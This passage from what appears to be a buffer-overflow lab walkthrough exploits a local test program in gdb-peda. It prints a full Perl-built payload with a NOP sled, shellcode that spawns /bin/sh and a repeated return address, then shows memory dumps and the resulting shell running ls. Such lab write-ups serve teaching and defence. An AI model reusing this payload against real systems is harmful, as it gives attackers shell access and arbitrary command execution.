gdb-peda$
```

Note: Our shellcode starts with **0xdb31c031**. Therefore, reconstruct our payload return address to start somewhere before this address (anywhere in the NOP sled will do-- we'll try **0xbfffebe0**).

11. Reconstruct and run program with our new payload.


```
(gdb) run $(perl -e 'print
"\x90"x40,"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51
\x68","\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89
","\xe1\xcd\x80\x90","\xe0\xeb\xff\xbf"x40')
```

The program being debugged has been started already. Start it from the beginning? (y or n) – y




```
gdb-peda$ run $(perl -e 'print "\x90"x40,"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68","\x2f\x2f\x73\x
68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89","\xe1\xcd\x80\x90","\xe0\xeb\xff\xbf"x40')
Starting program: /media/sf_Shared_Folder/BoF/auth_overflow3 $(perl -e 'print "\x90"x40,"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\x
a4\xcd\x80\x6a\x0b\x58\x51\x68","\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89","\xe1\xcd\x80\x90","\xe0
\xeb\xff\xbf"x40')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

Breakpoint 1, check_authentication (
    password=0xbfffef2a '\220' <repeats 40 times>, "\061\300\061\333\061ə\260\244j\vXQh//shh/bin\211\343Q\211\342S\211\341\
220\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353
\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\34
0\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\2
77\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\
377\277"...) at auth_overflow3.c:12
12              strcpy(password_buffer, password);
gdb-peda$
```

```
(gdb) continue
```




```
gdb-peda$ continue
Continuing.
```




```
Breakpoint 2, check_authentication (
    password=0xbfffebe0 '\220' <repeats 24 times>, "\061\300\061\333\061ə\260\244j\vXQh//shh/bin\211\343Q\211\342S\211\341\
220\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353
\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\34
0\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\2
77\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\
377\277\340\353\377\277\340\353\377\277\340\353\377\277\340\353\377\277"...) at auth_overflow3.c:19
19              return auth_flag[0];
gdb-peda$
```

```
(gdb) x/48xw password_buffer
```




```
gdb-peda$ x/48xw password_buffer
0xbfffebd0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffebe0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffebf0:     0x90909090      0x90909090      0xdb31c031      0xb099c931
0xbfffec00:     0x6a80cda4      0x6851580b      0x68732f2f      0x69622f68
0xbfffec10:     0x51e3896e      0x8953e289      0x9080cde1      0xbfffebe0
0xbfffec20:     0xbfffebe0      0xbfffebe0      0xbfffebe0      0xbfffebe0
0xbfffec30:     0xbfffebe0      0xbfffebe0      0xbfffebe0      0xbfffebe0
0xbfffec40:     0xbfffebe0      0xbfffebe0      0xbfffebe0      0xbfffebe0
0xbfffec50:     0xbfffebe0      0xbfffebe0      0xbfffebe0      0xbfffebe0
0xbfffec60:     0xbfffebe0      0xbfffebe0      0xbfffebe0      0xbfffebe0
0xbfffec70:     0xbfffebe0      0xbfffebe0      0xbfffebe0      0xbfffebe0
0xbfffec80:     0xbfffebe0      0xbfffebe0      0xbfffebe0      0xbfffebe0
gdb-peda$
```

```
(gdb) continue
```



```
gdb-peda$ continue
Continuing.
process 26327 is executing new program: /bin/dash
Error in re-setting breakpoint 1: No source file named /media/sf_Shared_Folder/BoF/auth_overflow3.c.
Error in re-setting breakpoint 2: No source file named /media/sf_Shared_Folder/BoF/auth_overflow3.c.
$
```

```
$ ls -la
```



```
$ ls -la
[New process 26400]
process 26400 is executing new program: /bin/ls
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
total 34
drwxrwx--- 1 root vboxsf 4096 Sep 11 08:12 .
drwxrwx--- 1 root vboxsf 4096 Sep 11 07:57 ..
-rwxrwx--- 1 root vboxsf 8533 Aug  8 21:59 .gdb_history
-rwxrwx--- 1 root vboxsf 8700 Sep 11 07:58 auth_overflow3
-rwxrwx--- 1 root vboxsf  690 Mar 17 22:03 auth_overflow3.c
-rwxrwx--- 1 root vboxsf  109 Sep 11 08:39 peda-session-auth_overflow3.txt
-rwxrwx--- 1 root vboxsf  451 Mar 13 01:31 perl-cmd-gdb.txt
$ [Inferior 2 (process 26400) exited normally]
Warning: not running or target is remote
gdb-peda$
```

The attack worked – execution returned to the shellcode and the shell could be used to issue any commands (such **ls** in the example above).